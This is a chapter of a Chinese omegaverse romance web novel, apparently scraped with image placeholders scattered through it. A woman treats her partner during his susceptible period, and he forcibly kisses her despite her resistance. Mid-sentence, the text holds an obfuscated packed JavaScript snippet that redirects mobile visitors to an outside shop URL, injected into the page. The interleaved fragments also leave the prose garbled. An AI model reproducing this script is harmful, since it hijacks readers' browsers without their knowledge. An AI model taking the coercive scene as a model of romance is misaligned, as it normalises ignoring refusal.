方书禾沿着走廊径直走到最里面一间,她抬手敲门。
这一层是多功能厅以及部分住房,人员已经清空,房门大多敞开着。
一路走来,脚下是米色的地毯,除了走廊头顶持续工作的过滤器发出细微的声音,她几乎什么都听不到。
屋内没动静,方书禾定定神,拿出李正塞给她的万能房卡。
嘀的一声,门开了。
普通住房,站在门口一目了然。床铺保持着清洁后的模样,方书禾下意识将视线投向紧闭的浴室门。
她向前移动一步,里面传出道暗哑的声音,“出,去。”
方书禾停住脚,从盒子里拿出药剂准备好,才继续靠近,“是我。”
“Lee给了药剂,你现在能自己动吗?”
里头顿时没了声音。
方书禾想起刚才看到的几人联手控制住的Alpha,犹豫片刻后还是决定冒险。
按下把手,里面是扑面而来的水汽,湿漉漉的。
分明不是热气,那一瞬间,她险些无法呼吸。
浴室不大,裴谌仪坐在花洒下,浑身湿透。他单腿曲着,一只腿伸在淋浴区外,瞧上去可怜兮兮的,落汤鸡一样。衬衫最上头的纽扣解开了,露出一小截光洁的皮肤。随着呼吸,大片肉色在湿透的衣物下若隐若现。
方书禾连忙挪开眼,低下头撕开包装,一时间忘了最初的警惕。
在她低头的霎那,裴谌仪抬起眼,往日漂亮的绿色眼睛此刻沾了水汽,氤氲着说不清道不明的欲望。
空气中,无形的信息素在翻涌、叫嚣着往Beta身上裹去,落在后颈下方腺体的位置,一寸寸的舔舐、亲吻那处。得不到回应,只得往其它地方而去,碾磨、占有每寸肌肤。
对此,方书禾一无所知。
浴室外的信息素过滤器勤恳地工作着,安保室那头的工作人员盯着示警的红色数字,不由咂舌,让Beta进去真的安全吗,哪怕是伴侣也太.......上司没吭声,他默默闭嘴,还是先操心自己吧,保住工作要紧。
因在场宾客随便拿出来一个都是燕市说得出门道的人家,且受害者还是主家,酒店出于安全考虑,将保安室部分监控的权限共享给了李正,同一时间,外头的李正盯着飘红的数据忍不住地啃指甲,拜托拜托,请一定要顺利。
浴室里,只准备抑制剂的功夫,方书禾就感觉自己出了层薄汗。
“我进来了。”她先提醒了一句,才顶着过分炽热的目光进去。她熟练地在裴谌仪脚边蹲下,拉起他的胳膊,给他注射。
全程,裴谌仪一动不动,安静地像个大型玩偶。若非异于平日的呼吸起伏、微微泛粉的脸颊与脖子、掌心下滚烫的皮肤,她几乎要以为李正弄错了。
一针结束,方书禾观察着裴谌仪的状态,琢磨着是否还要继续。身边的人呼吸平缓不少,不接触也知道皮肤依旧滚烫。她想了想,按照李正说的拿起了镇定剂。
她听过Alpha易感期的科普,怎么着都跟眼前的人对不上。十几秒后,她起身,走出去联系李正,告诉他解决了。
李正惊异,压低嗓子说:“可是,信息素监测器一直在发出警报啊。”
身后传来的动静陡然令方书禾一惊,她回头,瞧见裴谌仪挣扎着在拨弄盒子里的针剂,动作粗暴不已。
“那以往怎么处理的?就一直注射?”
“对啊,挺过去就好了”,李正声音更低了,“总之alpha耐造的很,您不用担心。”
方书禾:“.......”
说不担心是假的,她只是有些惊讶。
“您看裴总能动弹吗,把他放进您的休息室会好些。”
事出突然,裴谌仪察觉到在场alpha的不对劲后,打晕了两人,接着吩咐李正紧急转移现场的客人,一条条指令安排完,就把自己关进了最近的房间。
幸好李正身上常年随身携带抑制剂,要不然真要闹出丑闻来。
作为下属,李正不敢左右上司的私事,但他是对领导心思再明白不过的了,唯一能做的就是见缝插针。
方书禾没有犹豫,“行,我带他上去。”
说是休息室,其实是个大的套间,不止一间卧房。方书禾前一晚是跟林为安挤在客房睡的,两人聊到了大半夜后来她就没回去。
上午的仪式是在一间屋里,与她午睡的不是一处。
李正动作迅速,挂完电话迅速联络了酒店开放vip电梯权限。
方书禾却犯了难,她完全指挥不了裴谌仪。原先她以为裴谌仪理智尚在,甚至要给自己注射,说几句话的功夫才发现他跟顽童一样将剩下的针剂全部拆封,推着玩。
她扑过去抢救,一盒子的针剂勉强剩下口服药没被霍霍。得,别的全废。
裴谌仪停下手里的动作,眼睁睁地看着Beta靠近。
方书禾一转头,紧张地抿唇。人看着是冷静了,她却没来由的觉得危险。裴谌仪伸出手,按住她的手,目光下移,停在她的唇上,“为什么,不走?”
走去哪里?方书禾思考片刻,猜测是他一开始说的“出去”。于公,在这样的场合她离开不合适,于私......她做不到。
指尖代替目光,裴谌仪轻轻用力,呢喃道,“是真的吗?”
方书禾听不懂,但如果她能听懂,她也说不了话。
裴谌仪的手卡在她的下巴上,大拇指摩挲唇瓣。下一秒,他倾身,吻了上去。
一触即分。
紧接着,裴谌仪用另一只手扣住她的腰,压向自己。
为了抢救药剂,原本方书禾是单腿半蹲的动作,如今被他突然一扯,她结结实实撞向他,身体本能地防范,双手按在了他的大腿上,隔着西裤也能感受到坚硬的肌肉。
脑袋里有什么东西轰然炸开,方书禾愣住了。
齿关被轻易扣开,温热湿滑的舌挤进来,淡淡的葡萄酒味,和中午喝的是同一款。
她双手用力,推搡身前的人,衣服潮湿,肌肉硬邦邦的。
裴谌仪将扣住她腰的手挪开,抓住她挣扎的两只手,摁在身前,继续确认。
先是生涩的试探,逐渐大胆放肆起来。过分的侵入引起她的反抗,推搡不过,逃脱不了,只得被迫接受,直到舌根被吮弄得发麻。
由于缺氧,方书禾渐渐放弃挣扎,身体软下来。
裴谌仪终于放开她,重新去亲她的眼皮,给她留出呼吸的余地。
鼻端的气息炽热,存在感明显。嘴里发麻,方书禾不住咽口水,眼皮过于敏感,她没敢睁开眼。因而,也就错过了裴谌仪眼底浓郁的情愫。
“书禾”,裴谌
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17783470|205426||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
仪的小臂揽在她的后腰上,没让她倒下去,声音低沉,“真的。”
方书禾不想说话。她十分确定裴谌仪处在易感期,跟上午的他判若两人,早知道就不该心软。
她瞄了眼孤零零躺在地上的盒子,里面能用的就剩下口服药了。这个时候,Alpha会乖乖服用吗?她表示怀疑。
很快,她没心思继续想了。
裴谌仪的呼吸深重,抵在她肩窝的脑袋不住地蹭,像是在嗅闻她身上的气味,得不到想要的逐渐焦躁起来。从啄吻后颈开始,一点点往腺体的位置而去,渴望标记的犬齿或轻或重地落下,啃咬、舔吻。
Beta的腺体约等于不存在,无法回应。
方书禾浑身紧绷,生怕刺激到他。她小心翼翼探出只手,努力去够一边的盒子。
裴谌仪察觉到她的动作,警惕起来,扣住她腰的手用力。
方书禾吃痛,喊他,“阿谌!”
裴谌仪缓慢停下动作,紧张地检查怀里的人,钳制住的动作毫不退让。
不加掩饰的侵略性眼神。
事已至此,方书禾没办法再欺骗自己。她闭了闭眼,深呼吸,她需要重新审视彼此之间的关系了。
但是,绝不是在这种情况下。
方书禾勾到盒子,三下五除二剥开三片药片,塞进嘴里,转身勾住Alpha的脖子,吻住他的唇。
学着他先前的动作,笨拙地将片剂往他那边推。
片剂溶化得快,苦涩的味道很快蔓延在两人唇齿间,好在有酒味打底,算不上特别难受。
方书禾的接受能力良好,初初学会换气的后果就是被摁着亲了又亲。
俩人终于分开,唇瓣分离的片刻,银丝断开。
方书禾喘着气,平复呼吸。不能再继续下去了,要不然......
她竭力控制呼吸节奏,试图说服Alpha,“阿谌,去楼上。”
距离她跟李正联系已经过去了好一会儿,她都不愿意去想一会儿该怎么解释了。
裴谌仪沉沉的目光笼罩着她,好半天才吐出一个字,“好。”
躲开眼神,方书禾懒得去分析他现在的状态,默默决定等事了一定要去为科技捐款。裴谌仪此刻的乖巧是表象,方书禾已经确认这点了,还是让专业的人来解决。
往外走,方书禾都是一直被Alpha揽在怀里的状态。
等在电梯边上的李正转了又转,期间检测到的信息素浓度一度飙升,好不容易慢慢回落到最初飘红的数值。
要不是担心事后问责以及身体不允许,他都想冲进去了。
好不容易见到人,他难得的卡了壳。两位上司虽然衣衫整洁,但其中一位湿了大半,以及......他的视线下移,快速挪开,另一位唇色红润,过分饱满,明眼人一瞧就知道发生了什么。
李正迅速收回不敢置信的眼神,装作什么都没瞧见的样子,顶着Alpha暴郁警告的视线,飞快提醒方书禾,“书禾小姐,电梯直达顶楼。由于堵车,预计两小时后医生会到。”
Alpha放出的信息素稳定在巧妙的浓度,只攻击他,要是可以,李正恨不得立刻打车跑得远远的。
方书禾应声,带着Alpha走进电梯。
梯门关上后,李正才暗骂了一句黑心上司,走进隔壁一部。